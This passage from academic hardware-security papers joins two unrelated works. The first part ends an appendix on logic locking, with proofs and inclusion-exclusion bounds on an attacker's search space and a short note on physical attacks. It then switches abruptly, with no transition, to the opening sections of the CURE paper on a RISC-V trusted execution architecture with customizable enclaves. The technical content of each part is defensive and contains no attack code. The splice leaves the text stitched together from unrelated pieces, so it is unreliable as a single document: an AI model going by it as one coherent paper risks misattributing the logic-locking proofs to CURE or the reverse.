$$F_{cp}^{ON} = F_{orig}^{ON} \setminus \{D2PIP\},\ \forall PI_i \in F_{cp}^{ON},\ D(D2PIP, PI_i) \geq d.$$

For an attacker, the search space $\mathcal{S}_1$ is the set of all potential PIPs that are at least distance two (or more generally distance d) away from the PIs of F_{cp}^{ON}, i.e.,

$$\mathcal{S}_1 = \{pi \,|\, D(pi, PI_i) \geq d,\ \forall PI_i \in F_{cp}^{ON}\} = \bigcap_{i=1}^{P} \{pi \,|\, D(pi, PI_i) \geq d\}, \tag{3}$$

where, P is the number of PIs in F_{cp}^{ON} and $pi \in \{0,1\}^k$.

Case 2: Adding a D2PIP. Adding a D2PIP into F_{orig}^{ON} can be considered as removing a D2PIP from F_{orig}^{OFF}. Hence,

$$F_{cp}^{OFF} = F_{orig}^{OFF} \setminus \{D2PIP\},\ \forall PI_i' \in F_{cp}^{OFF},\ D(D2PIP, PI_i') \geq d.$$

Therefore, the search space $\mathcal{S}_2$ for the attacker is,

$$\mathcal{S}_2 = \{pi \,|\, D(pi, PI_i') \geq d,\ \forall PI_i' \in F_{cp}^{OFF}\} = \bigcap_{i=1}^{P'} \{pi \,|\, D(pi, PI_i') \geq d\}, \tag{4}$$

where, P' is the number of PIs in F_{cp}^{OFF} and $pi \in \{0,1\}^k$.

Since an attacker does not know whether the corrupted circuit is constructed by adding or removing a D2PIP, the overall search space

$\mathcal{S}$ for the attacker is $\mathcal{S} = \mathcal{S}_1 \bigcup \mathcal{S}_2$. Note that $\mathcal{S}_1$ and $\mathcal{S}_2$ are disjoint. A PI that belongs to $\mathcal{S}_1$ must belong to F_{cp}^{OFF}, and a PI that belongs to $\mathcal{S}_2$ must belong to F_{cp}^{ON}. F_{cp}^{OFF} and F_{cp}^{ON} are disjoint. Hence, the size of the overall search space for the attacker is $|\mathcal{S}| = |\mathcal{S}_1| + |\mathcal{S}_2|$. The probability of success for an attacker is $\frac{1}{|\mathcal{S}|}$. Thus, from Definition 3, locking only D2PIPs in two-level SOP circuits achieves a security level of $\beta = |\mathcal{S}| = |\mathcal{S}_1| + |\mathcal{S}_2|$ against structural attacks. □

D Computing Upper and Lower Bounds for the Size of the Search Space

For a given circuit, the exact computation of $|\mathcal{S}_1|$ and $|\mathcal{S}_2|$ is an NP-Hard problem [93]. However, we can determine the upper and lower bounds using the inclusion-exclusion inequality [94].

Bounds for Case 1. This analysis is based on the case where a PIP is removed from F_{orig}^{ON}, i.e., $F_{cp}^{ON} = F_{orig}^{ON} \setminus \{D2PIP\}$, and $\forall PI_i \in F_{cp}^{ON}$, $D(D2PIP, PI_i) \geq d$. The search space $\mathcal{S}_1$ for the attacker is the set of possible PIs that are distance $\geq$ d from the PIP.

$$\mathcal{S}_1 = \bigcap_{i=1}^{P} \{pi | D(pi, PI_i) \geq d\} = \overline{\bigcup_{i=1}^{P} \{pi | D(pi, PI_i) < d\}}, \quad (5)$$

where, P is the number of PIs in the F_{cp}^{ON}, and pi is a candidate PI. Therefore, the size of the search space is

$$|\mathcal{S}_1| = 2^k - \left| \bigcup_{i=1}^{P} \{pi | D(pi, PI_i) < d\} \right|. \quad (6)$$

Further, we could estimate the upper and lower bounds of $|\mathcal{S}_1|$ by using the inequality of inclusion-exclusion principle [94]

$$C_1 - C_2 \leq \left| \bigcup_{i=1}^{P} \{pi | D(pi, PI_i) < d\} \right| \leq C_1, \quad (7)$$

where, C_1 and C_2 are

$$\begin{cases} C_1 = \sum_{i=1}^{P} |\{pi | D(pi, PI_i) < d\}| \\ C_2 = \sum_{1 \leq i < j \leq P} |\{pi | D(pi, PI_i) < d, D(pi, PI_j) < d\}|. \end{cases} \quad (8)$$

Calculating C_1. Assume that there are w_i don't care bits i^{th} PI in PI_i, which is the PIT of F_{cp}^{ON}, where $i \in \{1, 2, ..., P\}$. It follows that

$$C_1 = \sum_{i=1}^{P} |\{pi | D(pi, PI_i) < d\}| = \sum_{i=1}^{P} \sum_{t=0}^{d-1} 2^{w_i} \times \binom{k - w_i}{t}. \quad (9)$$

Calculating C_2. Calculating C_1 does not require inter-PI distance, which is not the case for C_2. Assume that for two PIs PI_i and PI_j in F_{cp}^{ON}, $1 \leq i < j \leq P$. w_{ij} is the number of don't care bits in PI_i and PI_j, s_{ij} is the number of specified bits that have the same value in PI_i and PI_j, f_{ij} is the number of specified bits that are mismatched in PI_i and PI_j, h_{ij}^i is the number of bits that are specified in PI_i but don't care PI_j, and h_{ij}^j is the number of bits that are don't care in PI_i but specified in PI_j. Therefore,

$$C_2 = \sum_{1 \leq i < j \leq P} \left[\sum_{t_1=0}^{d-1} \sum_{t_2=0}^{d-1} 2^{w_{ij}} \times \sum_{g=0}^{min(t_1,t_2)} \binom{s_{ij}}{g} \times \sum_{a_1=0}^{t_1-g} \sum_{a_2=0}^{t_2-g} \binom{h_{ij}^i}{a_1} \binom{h_{ij}^j}{a_2} \binom{f_{ij}}{t_1 - g - a_1, t_2 - g - a_2} \right]. \quad (10)$$

Therefore, the lower and upper bounds of $|\mathcal{S}_1|$ are

$$\begin{cases} LB = 2^k - C_1 \\ UB = 2^k - C_1 + C_2, \end{cases} \quad (11)$$

where, C_1 and C_2 are specified in Eq. (9) and Eq. (10), respectively.

Bounds for Case 2. In Case 2, the process of adding the D2PIP into F_{orig}^{ON}, could be considered as removing the D2PIP from F_{orig}^{OFF}, i.e., $F_{cp}^{OFF} = F_{orig}^{OFF} \setminus \{D2PIP\}$, and $\forall PI_i' \in F_{cp}^{OFF}, D(D2PIP, PI_i') \geq d$.

The calculation of the upper and lower bounds of $|\mathcal{S}_2|$ is similar to that for Case 1. However, the analysis that was applied to PIs of F_{cp}^{ON} to will now be applied to PIs of F_{cp}^{OFF}. Therefore, the upper bound UB' and the lower bound LB' of $|\mathcal{S}_2|$ are:

$$\begin{cases} LB' = 2^k - C_1' \\ UB' = 2^k - C_1' + C_2', \end{cases} \quad (12)$$

where, C_1' and C_2' are

$$\begin{cases} C_1' = \sum_{i=1}^{P'} \sum_{t=0}^{d-1} 2^{w_i'} \times \binom{k - w_i'}{t} \\ C_2' = \sum_{1 \leq i < j \leq P'} \left[\sum_{t_1=0}^{d-1} \sum_{t_2=0}^{d-1} 2^{w_{ij}'} \times \sum_{g=0}^{min(t_1,t_2)} \binom{s_{ij}'}{g} \times \sum_{a_1=0}^{t_1-g} \sum_{a_2=0}^{t_2-g} \binom{h_{ij}'^i}{a_1} \binom{h_{ij}'^j}{a_2} \binom{f_{ij}'}{t_1 - g - a_1, t_2 - g - a_2} \right]. \end{cases} \quad (13)$$

Assume PI_i' is the i'^{th} PI in F_{CP}^{OFF}'s PIT, where $i \in \{1, 2, \ldots, P'\}$. The definitions of the parameters are slightly different from those in Case 1: w_i' is the number of don't care bits in PI_i', w_{ij}' is the number of don't care bits in PI_i' and PI_j', s_{ij}' is the number of specified bits that have the same value in PI_i' and PI_j', f_{ij}' is the number of specified bits that are mismatched in PI_i' and PI_j', $h_{ij}'^i$ is the number of bits that are specified in PI_i' but don't care PI_j', and $h_{ij}'^j$ is the number of bits that are don't care in PI_i' but specified in PI_j'.

E Discussion: Physical Aspects of Security

Even cryptographic techniques with proven guarantees are subjected to physical and side-channel attacks [95, 96]. Thus, logic locking is also susceptible to physical attacks [97, 98] Such attacks can be thwarted by 1) storing the key in a tamper-proof memory and 2) adopting defenses developed for side-channel attacks [71].

CURE: A Security Architecture with CUstomizable and Resilient Enclaves

Raad Bahmani, Ferdinand Brasser, Ghada Dessouky,
Patrick Jauernig, Matthias Klimmek, Ahmad-Reza Sadeghi, Emmanuel Stapf
Technische Universität Darmstadt, Germany
{raad.bahmani, ferdinand.brasser, ghada.dessouky, patrick.jauernig,}
{matthias.klimmek, ahmad.sadeghi, emmanuel.stapf}@trust.tu-darmstadt.de

Abstract

Security architectures providing Trusted Execution Environments (TEEs) have been an appealing research subject for a wide range of computer systems, from low-end embedded devices to powerful cloud servers. The goal of these architectures is to protect sensitive services in isolated execution contexts, called *enclaves*. Unfortunately, existing TEE solutions suffer from significant design shortcomings. First, they follow a *one-size-fits-all* approach offering only a single enclave *type*, however, different services need flexible enclaves that can adjust to their demands. Second, they cannot efficiently support emerging applications (e.g., Machine Learning as a Service), which require secure channels to peripherals (e.g., accelerators), or the computational power of multiple cores. Third, their protection against cache side-channel attacks is either an afterthought or impractical, i.e., no fine-grained mapping between cache resources and individual enclaves is provided.

In this work, we propose CURE, the first security architecture, which tackles these design challenges by providing different types of enclaves: (i) *sub-space* enclaves provide vertical isolation at all execution privilege levels, (ii) *user-space* enclaves provide isolated execution to unprivileged applications, and (iii) *self-contained* enclaves allow isolated execution environments that span multiple privilege levels. Moreover, CURE enables the exclusive assignment of system resources, e.g., peripherals, CPU cores, or cache resources to single enclaves. CURE requires minimal hardware changes while significantly improving the state of the art of hardware-assisted security architectures. We implemented CURE on a RISC-V-based SoC and thoroughly evaluated our prototype in terms of hardware and performance overhead. CURE imposes a geometric mean performance overhead of 15.33% on standard benchmarks.

1 Introduction

For decades, software attacks on modern computer systems have been a persisting challenge leading to a continuous arms race between attacks and defenses. The ongoing discovery of exploitable bugs in the large code bases of commodity operating systems have proven them unsuitable for reliable protection of sensitive services [104, 105]. This motivated various hardware-assisted security architectures integrating *hardware security primitives* tightly into the System-on-Chip (SoC). Capability-based systems, such as CHERI [100], CODOMs [95], IMIX [30], or HDFI [82], offer fine-grained protection through (in-process) sandboxing, however, they cannot protect against privileged software adversaries (e.g., a malicious OS). In contrast, security architectures providing Trusted Execution Environments (TEE) enable isolated containers, also called *enclaves*. Enclaves allow for a coarse-grained but strong protection against adversaries in privileged software layers. TEE architectures have been proposed for a variety of computing platforms[1], in particular for modern high-performance computer systems, e.g., industry solutions like Intel SGX [35], AMD SEV [38], ARM TrustZone [3], or academic solutions such as Sanctum [22], Sanctuary [10], Keystone [48], or Komodo [27] to name some.

In this paper, we focus on TEE architectures for modern high-performance computer systems. We investigate the shortcomings of existing TEE architectures and propose an enhanced and significantly more flexible TEE architecture with a prototype implementation for the open RISC-V architecture.

Deficiencies of existing TEE architectures. So far, existing TEE architectures have adopted a *one-size-fits-all* enclave approach. They provide only one *type* of enclave requiring applications and services to be adapted to these enclaves' features and limitations, e.g., Intel SGX restricts system calls of its enclaves and thus, applications need to be modified when being ported to SGX which produces additional costs. Additional efforts like Microsoft's Haven framework [5] or Graphene [87] are needed to deploy unmodified applications to SGX enclaves. Moreover, today, we are using diverse

[1] TEE architectures for resource-constrained embedded systems (e.g., Sancus [66], TyTAN [8], TrustLite [47] or TIMBER-V [98]) are not the subject of this paper.

services that process sensitive data, e.g., payment, biometric authentication, smart contracts, speech processing, Machine Learning as a Service (MLaaS), and many more. Each service imposes a different set of requirements on the underlying TEE architecture. One important requirement concerns the ability to securely connect to devices. For example on mobile devices, privacy-sensitive data is constantly collected over various sensors, e.g., audio [9], video [83], or biometric data [19]. On cloud servers, massive amounts of sensitive data are aggregated and used to train proprietary machine learning models, often outside of the CPU, offloaded to hardware accelerators [84]. However, TEE architectures such as SGX [35], SEV [38] and Sanctum [22], do not consider secure I/O at all, solutions such as Keystone [48] would require additional hardware to support DMA-capable peripherals, solutions like Graviton [96] require hardware changes at the peripheral side. TrustZone [3], Sanctuary [10] and Komodo [27] cannot bind peripherals directly to individual enclaves.

Another important requirement imposed on TEE architectures is an adequate and practical protection against side-channel attacks, e.g., cache [11,50] or controlled side-channel attacks [65,92,101]. Current TEE architectures either do not include cache side-channel attacks in their threat model, like SGX [35], or TrustZone [3], only provide impractical solutions which heavily influence the OS, like Sanctum [22], or do not consider controlled side-channel attacks, e.g., SEV [38]. We will elaborate on the related work and the problems of existing TEE architectures in detail in Section 9.

This work. In this paper, we present a TEE architecture, coined CURE, that tackles the problems of existing solutions with a cost-effective and architecture-agnostic design. CURE offers multiple types of enclaves: (i) sub-space enclaves that isolate only parts of an execution context, (ii) user-space enclaves, which are tightly integrated into the operating system, and (iii) self-sustained enclaves, which can span multiple CPU-cores and privilege levels. Thus, CURE is the first TEE architecture offering a high degree of freedom in adjusting enclave boundaries to fulfill the individual functionality and security requirements of modern sensitive services such as MLaaS. CURE can bind peripherals, with and without DMA support, exclusively to individual enclaves. Further, it provides side-channel protection via flexible and fine-grained cache resource allocation.

Challenges. Building a TEE architecture with the described properties comes with a number of challenges. (i) New hardware security primitives must be developed that allow enclaves to adapt to different functionality and security requirements. (ii) Even though the security primitives should allow flexible enclaves, they must not require invasive hardware modification, which would impede cross-platform adoption. (iii) While the changes in hardware should remain small, performance overhead for managing enclaves in software must be minimized. (iv) Protections against the emerging threat of microarchitectural attacks in form of side-channel and transient-execution attacks must be considered in the design for all types of enclaves.

Contributions. Our design of CURE and its implementation on the RISC-V platform tackles all these challenges. To summarize, our main contributions are as follows:

- We present CURE, our novel architecture-agnostic design for a flexible TEE architecture which can protect unmodified sensitive services in multiple enclave types, ranging from enclaves in user space, over sub-space enclaves, to self-contained (multi-core) enclaves which include privileged software levels and support enclave-to-peripheral binding.
- We introduce novel hardware security primitives for the CPU cores, system bus and shared cache, requiring minimal and non-invasive hardware modifications.
- We prototype CURE for the open RISC-V platform using the open-source Rocket Chip generator [4].
- We evaluate CURE's hardware and software components in terms of added logic and lines of code, and CURE's performance overhead on an FPGA and cycle-accurate simulator setup using micro- and macrobenchmarks.

2 System Assumptions

CURE targets a modern high-performance multi-core system, with common performance optimizations like data and instruction caches, a Translation Lookaside Buffer (TLB), shared caches, branch predictors, respective instructions to flush the core-exclusive resources, and a central system bus that connects the CPU with the main memory (over a dedicated memory controller) and various peripherals.

System bus and peripherals. The system bus connects the CPU to a plethora of system peripherals over a fixed set of hardwired peripheral controllers. The peripherals range from storage, communication, and input devices to specialized compute units, e.g., hardware accelerators [37]. The CPU interacts with peripherals using parts of the internal peripheral memory which are mapped to the address space of the CPU, called Memory-Mapped I/O (MMIO). We assume that the CPU can nullify the internal memory of a peripheral to sanitize its state. Every access from the CPU to a peripheral is decoded in the system bus and delegated to the corresponding peripheral. The CPU acts as a *parent* on the system bus, whereas the peripherals (and main memory) act as *childs* that respond to requests from a parent. However, MMIO is not sufficient for some peripherals where large amounts of data need to be shared with the CPU since the CPU needs to copy the data from the main memory to the peripheral memory. Therefore, these peripherals are often connected to the system bus as *parents* over Direct Memory Access (DMA) controllers, allowing them to directly access the main memory. To cope with resource contention in these complex interconnects, system buses also incorporate arbitration mechanisms to schedule the




Figure 1: Software privilege levels (PL): user space, kernel space & dedicated levels for hypervisor & firmware.

establishment of parent-child connections when multiple bus requests occur simultaneously.

Software privilege levels. We assume the CPU supports the privilege levels (PLs) as shown in Figure 1. In line with modern processors (Intel [21], AMD [34] or ARM [55]), we assume a separation between a user-space layer (PL3) and a more privileged kernel-space layer (PL2), which is performed by the MMU (configured by PL2 software) through virtual address spaces. The CPU may support a distinct layer for hypervisor software (PL1) to run virtualized OS in Virtual Machines (VMs), where the separation to PL2 is performed by a second level of hardware-assisted address translation [73]. Lastly, we assume a highly-privileged layer (PL0) which contains firmware that performs specific tasks, e.g., hardware emulation or power management.

We assume that the system performs secure boot on reset, whereas the first bootloader stored in CPU Ready-Only Memory (ROM), verifies the firmware through a chain of trust [53]. After verification, the firmware starts execution from a predefined address in the firmware code and loads the current firmware state from non-volatile memory (NVM) where it is stored encrypted, integrity- and rollback-protected. The cryptographic keys to decrypt and verify the firmware state are passed by the bootloader which loads the firmware into Random-access Memory (RAM). Rollback protection can be achieved, e.g., by making use of non-volatile memory with Replay Protected Memory Block (RPMB) partitions or by using eFuses as secure monotonic counters [56]. When a system shutdown is performed, the firmware stores its state in the NVM, encrypted and integrity- and rollback-protected.

3 Adversary Model

Our adversary model adheres to the one commonly assumed for TEE architectures, i.e., a strong software-only adversary that can compromise all software components, including the OS, except a small software/microcode Trusted Computing Base (TCB) which configures the hardware security primitives of the system, manages the enclaves and which is inherently trusted [3, 10, 22, 27, 35, 48].

We assume that the goal of the adversary is to leak secret information from the TCB or from a victim enclave. An adversary with full control of the system software can inject own code into the kernel (PL2) and even into the hypervisor (PL1). This allows the adversary, with full access to the TCB interface used for setting up enclaves, to spawn malicious processes and even enclaves. Even though the adversary cannot change the firmware code (which uses secure boot), memory corruption vulnerabilities might still be present in the code and be exploitable by the adversary [24]. In addition, we assume that an adversary is able to compromise peripherals from software to perform DMA attacks [63, 76].

We assume the underlying hardware to be correct and trusted, and hence, exclude attacks that exploit hardware flaws [40, 86]. We also do not assume physical access, and thus, fault injection attacks [6], physical side-channel attacks [46, 62] or the physical connection of malicious peripherals are out of scope. We do not consider Denial-of-Service (DoS) attacks in which the adversary starves an enclave since an adversary with control over the OS can shut down the complete system trivially. As standard for TEE architectures, CURE does not protect from software-exploitable vulnerabilities in the enclave code but prevents their exploitation from compromising the complete system.

4 Requirements Analysis

To provide customizable, practical and strongly-isolated enclaves, CURE must fulfill a number of security and functionality requirements. We list them in the following section, and show in Section 7 how CURE fulfills the security requirements. In Section 6 and Section 8, we demonstrate how the functionality requirements are met.

4.1 Security Requirements (SR)

SR.1: Enclave protection. Enclave code must be integrity-protected when at rest, and inaccessible for an adversary when executed. All sensitive enclave data must remain confidential and integrity-protected at all times. An enclave must be protected from adversaries on all software layers (PL3-PL0), other potentially malicious enclaves, and DMA attacks [63, 76].

SR.2: Hardware security primitives. The protection of the enclaves must be enforced by secure hardware components which can only be configured by the software TCB.

SR.3: Minimal software TCB. The TCB must be protected from adversaries in all software layers (PL3-PL0) and minimal in size to be formally verifiable, i.e., a few KLOCs [44].

SR.4: Side-channel attack resilience. Mitigations against the most relevant software side-channel attacks must be available, namely, side-channel attacks on cache resources [31, 50, 70, 102], controlled side-channel attacks [65, 92, 101] and transient-execution attacks [12, 14, 43, 45, 78, 89, 90, 93].

4.2 Functionality Requirements (FR)

FR.1: Dynamic enclave boundaries. The trust boundaries of an enclave must be freely configurable such that enclaves

at different privilege levels can be supported.

FR.2: Enclave-to-peripheral binding. Secure communication between enclaves and selected system peripherals, e.g., when offloading sensitive machine learning tasks to hardware accelerators [84], must be explicitly supported.

FR.3: Minimal hardware changes. The hardware changes required to integrate the proposed security primitives into a commodity SoC (cf. Section 2) must be minimal, no invasive changes to CPU internals must be required to enable a higher adoption of CURE in future platforms.

FR.4: Reasonable performance overhead. The performance overhead incurred during enclave setup and run time must be minimized and must not render the computer system impractical for certain uses cases or degrade user experience.

FR.5: Configurable protection mechanisms. Protection mechanisms against cache side-channel attacks must be applicable dynamically at run time and on a per-enclave basis.

5 Design of the CURE Architecture

CURE provides a novel design that addresses the requirements described above and provides a TEE architecture with strongly-isolated and highly customizable enclaves, which can be adapted to the requirements of the services they protect. Unlike other TEE architectures, which only provide a single enclave-type, CURE allows to freely define enclave boundaries and thus, different enclaves can be constructed, as shown in Figure 2. First, in Section 5.1, we describe the ecosystem around CURE. Then, we elaborate on the different enclave types in Section 5.2. CURE's key component enabling this flexible enclave construction is its enclave ID-based access control in the system bus which manages all per-enclave resource mappings, e.g, peripherals or main memory, indicated by the different background patterns in Figure 2 and Figure 3. Our hardware primitives are presented in Section 5.3.

5.1 CURE Ecosystem

The ecosystem around CURE consists of device vendors which produce the devices implementing CURE, device users and service providers. Some services contain sensitive data (from the users and/or the service provider) and thus, must be protected. In CURE, sensitive services are either split into a sensitive and a non-sensitive part, which get included into an enclave and an user-space app (called host app), respectively, or alternatively, integrated entirely into an enclave, requiring only minimal modifications at the service. In the later case, the host app is only needed to trigger the enclave. Initially, the enclave binary does not contain sensitive data.

For every enclave, the service provider creates a configuration file which contains the enclave's requirements regarding system resources (e.g., memory, caches or peripherals), a version number and an enclave label L_{encl}. Enclave binary, configuration file and host app are bundled and deployed by the service provider over an app store (e.g., Google Play Store)




Figure 2: CURE privilege levels and enclave types, namely, user-space enclaves ($Encl_1$), kernel-space enclaves ($Encl_2$, $Encl_3$) and sub-space enclaves ($Encl_4$).

which is operated by a third party (e.g., Google). The label L_{encl} is globally unique in the app store.

Every service provider creates an asymmetric key pair SK_p and PK_p, and a public key certificate $Cert_p$, which is signed by the app store operator. Using the secret key SK_p, the service provider signs the enclave binary and configuration file (Sig_{encl}) and attaches it, together with $Cert_p$, to the app bundle. $Cert_p$ can later be used on the device to verify Sig_{encl}. For this, a certificate chain $Chain_p$ up to the root certificate of the app store operator must be present on the device. When the service provider wants to update an enclave, a new signature must be created and the version number in the configuration file updated which prevents rollbacks to older (possibly flawed) versions of an enclave [103].

A device vendor creates a unique asymmetric key pair SK_d and PK_d for each device, which is provisioned to the device during production, and a public key certificate $Cert_d$ signed by the device vendor which can later be used to prove the legitimacy of the device in a remote attestation scheme. For this, the service provider must obtain a certificate chain $Chain_d$ up to the root certificate of the device vendor. When a device was compromised, $Cert_d$ can also be revoked.

5.2 Customizable and Resilient Enclaves

CURE supports enclaves that protect user-space processes ($Encl_1$), run in the kernel space ($Encl_2$) or span the kernel and user space ($Encl_3$). However, an enclave does not necessarily include all code of a privilege level, e.g., an enclave can only comprise parts of the firmware code ($Encl_4$).

5.2.1 Enclave Management

Before describing the different enclave types supported by CURE, we give an overview on CURE's enclave management.

Security monitor. All CURE enclaves are managed by the software TCB, called *Security Monitor (SM)*, as in other TEE architectures [22, 48]. As indicated in Figure 2, the SM itself represents an enclave which is part of the firmware. As described in Section 2, we assume a system that performs a secure boot on reset, verifies the firmware (including the SM) and then jumps to the entry point of the SM. Further, we assume that the SM has already loaded its rollback protected state S_{sm} into the volatile main memory. The SM state contains SK_d, PK_d, $Cert_d$, $Chain_p$ and a structure D_{encl} for each enclave installed on the device.

Enclave installation. When an enclave is deployed to the device, the SM first verifies the signature Sig_{encl} using $Cert_p$ and $Chain_p$. Then, the SM creates a new enclave meta-data structure D_{encl} and stores L_{encl}, Sig_{encl} and $Cert_p$ in it. Moreover, the SM creates an enclave state structure S_{encl} which is used to persistently store all sensitive enclave data. The SM also creates an authenticated encryption key K_{encl} which is used to protect the enclave state when it is stored to disk or flash memory. K_{encl} and S_{encl} are also stored in D_{encl}. Initially, S_{encl} only contains an authenticated encryption key K_{com} created by the SM, which is used by the enclave to encrypt and integrity protect data communicated to the untrusted OS, and a monotonic counter. The enclave meta-data structure D_{encl} also contains a monotonic counter used to rollback protect the enclave state.

Enclave setup & teardown. The setup of an enclave is always triggered by the corresponding host app. After the OS loads the enclave binary and configuration file, it performs a context switch to the SM. The SM identifies the enclave by the label L_{encl} and begins the enclave setup by (1) configuring the hardware security primitives (Section 5.3) such that one or multiple continuous physical memory regions (according to the configuration file) are exclusively assigned to the enclave in order to isolate the enclave from the rest of the system software. Since the binary and configuration file are loaded from untrusted software, their integrity must always be verified using Sig_{encl} and $Cert_p$. Assigning physical memory regions is inevitable when providing enclaves which are able to execute privileged software (kernel-space enclave), since this allows the enclave to control the MMU. Thus, virtual memory cannot be used to effectively isolate the enclave. (2) After enclave verification, the SM configures the hardware primitives to assign also the rest of the system resources, e.g., cache or peripherals, to the enclave according to the configuration file. All assigned resources are also noted in D_{encl}. Moreover, the SM assigns an identifier to the enclave which is stored in D_{encl} and which is unique for every enclave currently active on the device. The SM can manage up to N (implementation defined) enclaves in parallel. We provide more details on the meaning of the enclave identifier in Section 5.3. (3) In the last step, the enclave state S_{encl} is restored, i.e., loaded from disk or flash memory, decrypted and verified using K_{encl}, and then copied to the enclave memory such that it is accessible during enclave runtime. The SM also checks that the monotonic counter in S_{encl} matches the counter stored in D_{encl}.

The SM configures all interrupts to be routed to the SM while an enclave is running. Thus, the SM fully controls the context switches into and out of an enclave. While the SM is executed, all interrupts on the CPU core executing the SM are disabled. All other cores remain interrupt responsive. In CURE, hardware-assisted hyperthreading is disabled during enclave execution to prevent data leakage through resources shared between the hardware threads. Alternatively, all hardware threads of a CPU core could also be assigned to the enclave if the enclave code benefits from parallelization. In the reminder of the paper, we assume that hyperthreading is disabled during enclave runtime.

After the setup is complete, the SM jumps to the entry point of the enclave. During the enclave teardown, which can be triggered by the host app or the enclave itself, the SM securely stores the enclave state (using K_{encl}), while incrementing the monotonic counters in S_{encl} and D_{encl}, removes all enclave data from the memory and caches and reconfigures the hardware primitives.

Enclave execution. At run time, enclaves can access services provided by the SM over its API, e.g., to dynamically increase the enclave's memory or to receive an integrity report which the SM creates by signing Sig_{encl} with SK_d and by attaching $Cert_d$. The integrity report is then send to the service provider by the enclave. Subsequently, using $Chain_d$, the service provider can perform a remote attestation of the enclave. Only if the attestation succeeds, the service provider provisions sensitive data to the enclave. More complex remote attestation schemes [61] could also be implemented.

Enclaves might use services of the untrusted OS which do not require access to the plain sensitive enclave data, e.g., file or network I/O. For those cases, an enclave can utilize K_{com}, which is part of S_{encl}, to protect its sensitive data. CURE also allows multiple enclaves to share encrypted sensitive data over the OS. However, the required key exchange is assumed to be performed over the back ends of the service providers and thus, out-of-scope for CURE.

Every enclave which includes a cryptographic library can also create own keys (apart from K_{com}) and store them in S_{encl}. Thus, enclaves can also implement key rotation, revocation or recovery schemes which is, however, the responsibility of the service provider and thus, out-of-scope for CURE.

On every enclave setup/teardown and context switch in and out of an enclave, the SM flushes all core-exclusive cache resources, i.e., the data cache, the TLB and the BTB, thereby preventing information leakage across execution contexts.

5.2.2 User-space Enclaves

User-space enclaves ($Encl_1$ in Figure 2) comprise a complete user-space process.

OS integration. The key characteristic of a user-space enclave is its tight integration into the OS, i.e., it relies on the OS for memory management, exception/interrupt handling and other services provided through syscalls (e.g., file system or network I/O). The OS schedules user-space enclaves like normal user-spaces processes, only that the context switches in and out of the enclave are intercepted by the SM. The OS's services are used by all user-space enclaves which prevents code duplication. Moreover, user-space enclaves do not contain management software, leading to smaller binaries.

Controlled side-channel defenses. In controlled side-channel attacks, the adversary gains information about an enclave's execution state by observing usage of resources managed by the OS, predominantly page tables [65, 92, 101]. CURE defends against these attacks by moving the page tables of user-space enclaves into the enclave memory. More subtle controlled side-channel attacks exploit the fact that the enclave's interrupt handling is performed by the OS [91]. CURE also mitigates these attacks by allowing each enclave to register trap handlers to observe its own interrupt behavior, and act accordingly if a suspicious behavior is detected [15, 79].

Limitations & usage scenarios. A user-space enclave cannot run higher-privileged code, e.g., device drivers. Thus, all sensitive data shared with a peripheral has to be processed by drivers in the untrusted OS and thus, is unprotected if not encrypted. Hence, user-space enclaves are unable to protect sensitive services which interact with devices like sensors or GPUs. Instead, user-space enclave are beneficial when protecting short-living services that can rely on encrypted data transmission, e.g., One Time Password (OTP) generators, payment services, digital key services and many more.

5.2.3 Kernel-space Enclaves

Kernel-space enclaves can comprise only the kernel space ($Encl_2$), or the kernel and user space ($Encl_3$).

Providing OS services. The key characteristic of a kernel-space enclave is its capability to run code bare-metal on a CPU core in the privileged (PL2) software layer or even in the hypervisor level (PL1) if available. Thus, OS services, e.g. memory management, can be implemented inside the enclave in a runtime (RT) component (Figure 2). This results in less resource sharing with the untrusted OS, and thus, it is easier to protect against controlled side-channel attacks [91, 92, 101]. Moreover, by including device drivers into the RT, a secure communication channel to peripherals can be established. Furthermore, kernel-space enclaves provide more computational power since CURE allows to run kernel-space enclaves across multiple cores. In CURE, peripherals can either be assigned exclusively to a single enclave, by the SM, at enclave setup or shared between different enclaves and/or the OS. The peripheral's internal memory is flushed by the SM when (re-)assigned to a new entity to prevent information leakage [49, 72, 107].

Protecting virtual machines. CURE's ability to include the kernel space into the enclave allows the construction of enclaves that encapsulate complete virtual machines (VMs). VMs are not self-contained but rely on memory and peripheral management services provided by a hypervisor, which makes the VM enclave vulnerable to controlled side-channel attacks [38, 51]. CURE mitigates this by moving the VM page tables into the enclave memory and including unmodified complete drivers into the enclave to avoid dependencies on the untrusted hypervisor [16, 17]. As for other kernel-space enclaves, peripherals are temporarily assigned to VM enclaves by the SM. Again, before a peripheral is reassigned, its internal memory is sanitized by the SM.

Limitations & usage scenarios. Sensitive services can be ported to kernel-space enclaves without changing them. However, in contrast to user-space enclaves, an enclave RT needs to be added which increases the binary size, adds development overhead and increases the memory consumption. Moreover, the CPU cores selected for the enclave first have to be freed from pending processes, detached from the OS and the RT booted on them. Nevertheless, kernel-space enclaves are required when protecting services which heavily rely on peripheral communication, e.g., authentication services using biometric sensors, ML services collecting input data over sensors or offloading computations to accelerators, DRM services or in general services which require secure I/O.

5.2.4 Sub-space Enclaves

In CURE, enclave trust boundaries can be freely defined which allows to construct fine-grained enclaves that only include parts of the software residing in a privilege level, therefore called sub-space enclaves.

